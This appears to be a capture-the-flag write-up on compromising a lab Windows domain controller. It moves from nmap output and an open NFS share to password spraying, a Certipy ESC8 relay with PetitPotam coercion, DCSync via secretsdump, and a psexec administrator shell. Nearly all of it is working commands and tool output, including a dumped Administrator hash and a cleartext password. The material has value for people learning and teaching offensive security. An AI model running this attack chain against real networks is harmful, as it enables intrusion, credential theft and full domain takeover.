Nmap
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-03-13 04:58:56Z)
111/tcp  open  rpcbind?
| rpcinfo:
|   program version    port/proto  service
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100021  2,3,4       2049/tcp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: cicada.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC-JPQ225.cicada.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC-JPQ225.cicada.vl
| Not valid before: 2026-03-13T04:49:15
|_Not valid after:  2027-03-13T04:49:15
|_ssl-date: TLS randomness does not represent time
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: cicada.vl0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC-JPQ225.cicada.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC-JPQ225.cicada.vl
| Not valid before: 2026-03-13T04:49:15
|_Not valid after:  2027-03-13T04:49:15
2049/tcp open  status        1 (RPC #100024)
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: cicada.vl0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC-JPQ225.cicada.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC-JPQ225.cicada.vl
| Not valid before: 2026-03-13T04:49:15
|_Not valid after:  2027-03-13T04:49:15
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: cicada.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC-JPQ225.cicada.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC-JPQ225.cicada.vl
| Not valid before: 2026-03-13T04:49:15
|_Not valid after:  2027-03-13T04:49:15
|_ssl-date: TLS randomness does not represent time
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2026-03-13T05:00:36+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC-JPQ225.cicada.vl
| Not valid before: 2026-03-12T04:57:00
|_Not valid after:  2026-09-11T04:57:00
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022 (89%)
Aggressive OS guesses: Microsoft Windows Server 2022 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC-JPQ225; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-03-13T05:00:00
|_  start_date: N/A

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   293.12 ms 10.10.14.1
2   293.43 ms 10.129.234.48
| Port | Service | Significance |
|---|---|---|
| 53 | DNS | Confirms it's a nameserver; useful for finding other hosts in the domain. |
| 88 | Kerberos | Essential for Active Directory. Open for AS-REP Roasting or Password Spraying. |
| 135/445 | RPC / SMB | The "bread and butter" for enumeration. Look for open shares or null sessions. |
| 389/636 | LDAP/S | Can leak user lists, group memberships, and domain info if anonymous bind is allowed. |
| 111/2049 | RPCBind / NFS | Interesting find! NFS on a Windows DC is unusual and often contains misconfigured backups or scripts. |
| 3389 | RDP | Remote Desktop is open, but you'll need credentials first. |
┌─[root@htb-i2kxlernuj-htb-cloud-com]─[~]
└──╼ #smbclient -N -L \\10.129.234.48
session setup failed: NT_STATUS_NOT_SUPPORTED
Null session is not present here let's try to mount the nfs share.
showmount -e 10.129.234.48

we can see there is /profile mount available for everyone. So, let's mount it and investigate it.
mount -t nfs 10.129.234.48:/profiles /mnt/target

I explored all the directories and got only two with some content in them one is the profile for Administrator and other is Rosie.Powell.


sudo cp /mnt/target/Rosie.Powell/marketing.png /home/

this is the image there is a pass written on the sticky note, Cicada123. Now, firstly, we will enumerate all the users present in the environment using kerbrute.
./kerbrute_linux_amd64 userenum --dc 10.129.234.48 -d cicada.vl users.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 03/13/26 - Ronnie Flathers @ropnop

2026/03/13 00:31:19 >  Using KDC(s):
2026/03/13 00:31:19 >  	10.129.234.48:88

2026/03/13 00:31:20 >  [+] VALID USERNAME:	 Debra.Wright@cicada.vl
2026/03/13 00:31:20 >  [+] VALID USERNAME:	 Administrator@cicada.vl
2026/03/13 00:31:20 >  [+] VALID USERNAME:	 Rosie.Powell@cicada.vl
now we will do password spraying against these.
┌─[us-dedivip-4]─[10.10.14.142]─[cyfer153@htb-i2kxlernuj-htb-cloud-com]─[~]
└──╼ [★]$ ./kerbrute_linux_amd64 passwordspray --dc 10.129.234.48 -d cicada.vl users.txt "Cicada123"

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 03/13/26 - Ronnie Flathers @ropnop

2026/03/13 00:56:42 >  Using KDC(s):
2026/03/13 00:56:42 >  	10.129.234.48:88

2026/03/13 00:56:43 >  [+] VALID LOGIN:	 Rosie.Powell@cicada.vl:Cicada123
2026/03/13 00:56:43 >  Done! Tested 3 logins (1 successes) in 1.195 seconds
The password spray was successful. Although we knew it was for Rosie.Powell it's best practice to follow the methodology.
Since, we have creds now we run bloodhound-python to enumerate the AD environment.
sudo bloodhound-python -u 'Rosie.Powell' -p 'Cicada123' -d 'cicada.vl' -dc 'DC-JPQ225.cicada.vl' -ns 10.129.234.48 -c All --zip
Rosie doesn't have any interesting rights but one thing caught my eye that Rosie is an unrolled member of 

Tried to use certipy but it continuously failed then tried to check if the creds were right over smb that too failed then shifted from the plain-text auth to kerberos auth and it succeeded signifying that this domain has only kerberos auth enabled and NTLM is disabled as we can see it is false.
nxc smb DC-JPQ225.cicada.vl -u 'Rosie.Powell' -p 'Cicada123' -d 'cicada.vl' -k

So, first we will request kerberos ticket and load it in memory then we will use the certipy.
getTGT.py -dc-ip 10.129.234.48 cicada.vl/Rosie.Powell:Cicada123
export KRB5CCNAME=./Rosie.Powell.ccache
certipy-ad find -u 'Rosie.Powell@cicada.vl' -p 'Cicada123' -dc-ip 10.129.234.48 -target DC-JPQ225.cicada.vl -vulnerable -stdout -k

So, we found it is vulnerable to ESC8
https://github.com/ly4k/Certipy/wiki/06-‐-Privilege-Escalation
We will be following this article for exploiting ESC8 vuln:-
The attack typically proceeds as follows:
- Coerce Authentication: The attacker coerces a privileged account to authenticate to a machine controlled by the attacker using NTLM. Common targets for coercion include Domain Controller machine accounts (e.g., using tools like PetitPotam or Coercer, or other RPC-based coercion techniques against MS-EFSRPC, MS-RPRN, etc.) or Domain Admin user accounts (e.g., via phishing or other social engineering that triggers an NTLM authentication).
- Set up NTLM Relay: The attacker uses an NTLM relay tool, such as Certipy's
relaycommand, listening for incoming NTLM authentications. - Relay Authentication: When the victim account authenticates to the attacker's machine, Certipy captures this incoming NTLM authentication attempt and forwards (relays) it to the vulnerable AD CS HTTP web enrollment endpoint (e.g.,
https://<ca_server>/certsrv/certfnsh.asp). - Impersonate and Request Certificate: The AD CS web service, receiving what it believes to be a legitimate NTLM authentication from the relayed privileged account, processes subsequent enrollment requests from Certipy as that privileged account. Certipy then requests a certificate, typically specifying a template for which the relayed privileged account has enrollment rights (e.g., the "DomainController" template if a DC machine account is relayed, or the default "User" template for a user account).
- Obtain Certificate: The CA issues the certificate. Certipy, acting as the intermediary, receives this certificate.
- Use Certificate for Privileged Access: The attacker can now use this certificate (e.g., in a
.pfxfile) withcertipy authto authenticate as the impersonated privileged account via Kerberos PKINIT, potentially leading to full domain compromise.
certipy relay -target 10.129.4.5 -template DomainController
We have started the relay on our host machine and now we will have to coerce the Domain Controller machine in authenticating to our smb server and then this relay will give us the certificate of the Domain Controller machine account.
Let's first check what techniques can be used for coercion.
nxc smb DC-JPQ225.cicada.vl -u Rosie.Powell -p Cicada123 -k -M coerce_plus

Let's go with PetitPotam.
Since, NTLM auth is disabled and we have to use only kerberos we can't use ip for our attack machine in petitpotam as kerberos is very strict regarding the dns names so we have to first register our ip in the dns records which is easy as by default any user can add upto 10 entries in the dns registry.
 python3 dnstool.py -u 'cicada.vl\Rosie.Powell' -p 'Cicada123' -k -a add -r DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA -d 10.10.16.48 -dns-ip 10.129.4.5 DC-JPQ225.cicada.vl
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
Now, it's time for the coercion attack.
nxc smb DC-JPQ225.cicada.vl -u Rosie.Powell -p Cicada123 -k -M coerce_plus -o LISTENER=DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA METHOD=PetitPotam
certipy relay -target 10.129.4.5 -template DomainController
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Targeting http://10.129.4.5/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
[*] Setting up SMB Server on port 445
[*] (SMB): Received connection from 10.129.4.5, attacking target http://10.129.4.5
[*] HTTP Request: GET http://10.129.4.5/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://10.129.4.5/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://10.129.4.5/certsrv/certfnsh.asp "HTTP/1.1 200 OK"
[*] (SMB): Authenticating connection from /@10.129.4.5 against http://10.129.4.5 SUCCEED [1]
[*] Requesting certificate for '\\' based on the template 'DomainController'
[*] http:///@10.129.4.5 [1] -> HTTP Request: POST http://10.129.4.5/certsrv/certfnsh.asp "HTTP/1.1 200 OK"
[*] Certificate issued with request ID 91
[*] Retrieving certificate for request ID: 91
[*] http:///@10.129.4.5 [1] -> HTTP Request: GET http://10.129.4.5/certsrv/certnew.cer?ReqID=91 "HTTP/1.1 200 OK"
[*] Got certificate with DNS Host Name 'DC-JPQ225.cicada.vl'
[*] Certificate object SID is 'S-1-5-21-687703393-1447795882-66098247-1000'
[*] Saving certificate and private key to 'dc-jpq225.pfx'
File 'dc-jpq225.pfx' already exists. Overwrite? (y/n - saying no will save with a unique filename): [*] (SMB): Received connection from 10.129.4.5, attacking target http://10.129.4.5
[*] HTTP Request: GET http://10.129.4.5/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://10.129.4.5/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"

Now, the relay generated a base64-encoded .pfx certificate for the Domain Controller's machine account (dc-jpq225$).
Let's use this certificate now to get a tgt for this Machine account.
certipy auth -pfx dc-jpq225.pfx -dc-ip 10.129.4.5
This successfully extracted the NT hash for the Domain Controller itself.

Because the machine account has replication privileges, we can load it's TGT into our environment and use secretsdump.py. This initiates a DCSync attack, dumping the NTDS.dit database and revealing the true Administrator NT hash.
export KRB5CCNAME=./dc-jpq225.ccache
secretsdump.py -k -no-pass 'cicada.vl/dc-jpq225$@DC-JPQ225.cicada.vl'
got the NTLM hash for the administrator account Administrator:500:aad3b435b51404eeaad3b435b51404ee:85a0da53871a9d56b6cd05deda3a5e87
Now, let's request a TGT using the LM hash and then we will load it in environment and use psexec.py to gain the administrator shell.
getTGT.py 'cicada.vl/administrator' -hashes ':85a0da53871a9d56b6cd05deda3a5e87' -dc-ip 10.129.4.5
psexec.py 'cicada.vl/administrator@DC-JPQ225.cicada.vl' -k -no-pass

